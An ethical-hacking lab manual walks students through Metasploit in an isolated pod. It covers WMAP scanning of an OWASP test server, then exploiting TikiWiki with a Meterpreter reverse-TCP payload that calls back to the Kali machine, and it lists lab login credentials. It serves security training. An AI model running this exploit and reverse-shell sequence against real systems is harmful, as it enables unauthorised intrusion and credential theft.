ETHICAL HACKING
LAB SERIES

Lab 3: Metasploit Framework Fundamentals

Material in this Lab Aligns to the Following Certification Domains/Objectives		
Certified Ethical Hacking (CEH) Domains	Offensive Security (PWK) Objectives	SANS GPEN Objectives
5: System Hacking	17: Metasploit Framework	8: Metasploit

Document Version: 2016-03-09

Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com

NETLAB Academy Edition, NETLAB Professional Edition, and NETLAB+ are registered trademarks of Network Development Group, Inc.

VMware is a registered trademark of VMware, Inc. Cisco, IOS, Cisco IOS, Networking Academy, CCNA, and CCNP are registered trademarks of Cisco Systems, Inc. EMC^2 is a registered trademark of EMC Corporation.

Contents

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

Introduction

Metasploit is a penetration testing framework that is used for conducting security assessments. The lab introduces its fundamental usage and available options to conduct a penetration test.


Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Getting Familiar with Metasploit
2. Vulnerability Scanning Using the WMAP Module
3. Configuring Exploits and Payloads

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

Pod Topology



 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali Linux	192.168.9.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OWASP Broken Web App	192.168.68.12	root	owaspbwa
OpenSUSE	192.168.0.2	osboxes	osboxes.org
Security Onion	192.168.0.100	ndg	password123

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com


1 Getting Familiar with Metasploit

1. Click on the **Kali** graphic on the *topology page*.
2. Click anywhere within the *Kali* console window and press **Enter** to display the login prompt.
3. Enter **root** as the *username*. Click **Next**.
4. Enter **toor** as the *password*. Click **Sign In**.
5. Open the *Metasploit Framework* by clicking on the **Metasploit** icon located on the left panel.

6. Notice once the **msfconsole** appears, a banner is displayed. By default, the banner chooses from random upon startup. Change the banner by typing the command below followed by pressing the **Enter** key.

```
banner
```

Note that a random banner is generated. The graphic below is an example.



7. Get familiarized with the basic *Metasploit* commands. Type the command below followed by pressing the **Enter** key.

```
help
```

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

8. While in the *msfconsole*, note that terminal commands can still be used. Enter the command below.

```
ifconfig
```

```
msf > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet  HWaddr 00:50:56:9a:1f:d6
          inet addr:192.168.9.2  Bcast:192.168.9.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe9a:1fd6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8040 (7.8 KiB)  TX bytes:15931 (15.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:326840 errors:0 dropped:0 overruns:0 frame:0
          TX packets:326840 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:141275950 (134.7 MiB)  TX bytes:141275950 (134.7 MiB)
```

9. *Netcat* is also made available within the *msfconsole*. To connect to various services, use the connect command to try to connect to the *OWASP* web server using *netcat*.

```
connect 192.168.68.12 80
```

```
msf > connect 192.168.68.12 80
[*] Connected to 192.168.68.12:80
```

10. Once the connection is established, view all the modules available.

```
show
```

```
msf > show

Encoders
========

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/echo                                       good       Echo Command Encode
r
   cmd/generic_sh                                 manual     Generic Shell Varia
ble Substitution Command Encoder
   cmd/ifs                                        low        Generic ${IFS} Subs
titution Command Encoder
   cmd/perl                                       normal     Perl Command Encode
r
   cmd/powershell_base64                          excellent  Powershell Base64 C
ommand Encoder
```

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

11. View all the exploits and payloads available.

```
show exploits
```

12. View the payloads available.


```
show payloads
```

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

2 Vulnerability Scanning Using the WMAP Module


1. Metasploit also contains vulnerability scanning modules. Load the web application scanner plugin WMAP by entering the command below.

```
load wmap
```




2. View the available wmap commands, type the command below followed by pressing the Enter key.

```
help
```



3. View the wmap_sites options for managing sites.

```
wmap_sites -h
```



 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

4. Add the OWASP site.

```
wmap_sites -a http://192.168.68.12
```

```
msf > wmap_sites -a http://192.168.68.12
[*] Site created.
```

5. Confirm that the OWASP site has been successfully created.

```
wmap_sites -l
```

```
msf > wmap_sites -l
[*] Available sites
===============

    Id  Host          Vhost         Port  Proto  # Pages  # Forms
    --  ----          -----         ----  -----  -------  -------
    0   192.168.68.12  192.168.68.12  80    http   0        0
```

6. Load the vulnerabilities using the module called *mutillidae*.

```
wmap_targets -t http://192.168.68.12/mutillidae/index.php
```

7. Confirm that the target has been successfully added.

```
wmap_targets -l
```

8. View the options available when attempting to scan a target.

```
wmap_run -h
```

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
        -h                      Display this help text
        -t                      Show all enabled modules
        -m [regex]              Launch only modules that name match provided regex.
        -p [regex]              Only test path defined by regex.
        -e [/path/to/profile]   Launch profile modules against all matched targets.
                                (No profile file runs all enabled modules.)
```

9. Show all enabled target modules for WMAP to choose from.

```
wmap_run -t
```

```
msf > wmap_run -t
[*] Testing target:
[*]     Site: 192.168.68.12 (192.168.68.12)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2015-12-16 12:08:51 -0600
[*] Loading wmap modules...
```

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

10. Type the command below to view the contents of a profile that will be used to initiate a WMAP scan. Notice the modules that are included in the profile.

```
cat /root/profile
```

11. Run the WMAP scanner using the predefined profile with selective WMAP modules.

```
wmap_run -e /root/profile
```

Allow 1-2 minutes for the scan to complete before continuing on to the next step.

12. View the vulnerabilities that were found by the scanner.

```
wmap_vulns -l
```

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

3 Configuring Exploits and Payloads

1. The OWASP server runs a piece of software for content management known as TikiWiki CMS. The particular version it is running on now is vulnerable. Search for available exploits for this software.

```
search tikiwiki
```

```
msf > search tikiwiki

Matching Modules
================

   Name                                          Disclosure Date  Rank
Description
   ----                                          ---------------  ----
-----------
   auxiliary/admin/tikiwiki/tikidblib            2006-11-01       normal
TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent
PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec  2007-10-10       excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec        2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec    2012-07-04       excellent
Tiki Wiki unserialize() PHP Code Execution
```

2. Use the tikiwiki_graph_formula_exec module to try a remote PHP execution. Before executing, use the info command to show more information about the module.

```
info exploit/unix/webapp/tikiwiki_graph_formula_exec
```

3. After viewing the given information, use the exploit to gain access to the server.

```
use exploit/unix/webapp/tikiwiki_graph_formula_exec
```

```
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) >
```

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

4. Once the exploit is loaded, identify the available options.

```
show options
```

```
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

5. Set the remote target for the exploit.

```
set RHOST 192.168.68.12
```

```
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.68.12
RHOST => 192.168.68.12
```

Now that the exploit has been chosen and set, the next step would be to choose a payload to use after the target is exploited. In this scenario, a payload will be injected into the server's memory and not leave anything on the machine. *Meterpreter* will be used to get into the memory of the target after it is exploited. This will help enable and maintain a connection to the server; using a reverse TCP technique back to the Kali machine.

6. Set the payload using reverse *TCP*.

```
set payload php/meterpreter/reverse_tcp
```

```
msf exploit(tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

7. Show additional options that can be used.

```
show options
```

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com

8. Set the listener for the connection to the Kali machine.

```
set LHOST 192.168.9.2
```

```
msf exploit(tikiwiki_graph_formula_exec) > set LHOST 192.168.9.2
LHOST => 192.168.9.2
```

9. Once everything is configured, initiate the exploit on the target.

```
exploit
```

```
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 192.168.9.2:4444
[*] Attempting to obtain database credentials...
```

Given the output, notice a *meterpreter* session has been opened. This indicates that the *OWASP* server has been exploited and a remote connection has been established.

10. Close the **Kali** PC viewer.

 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com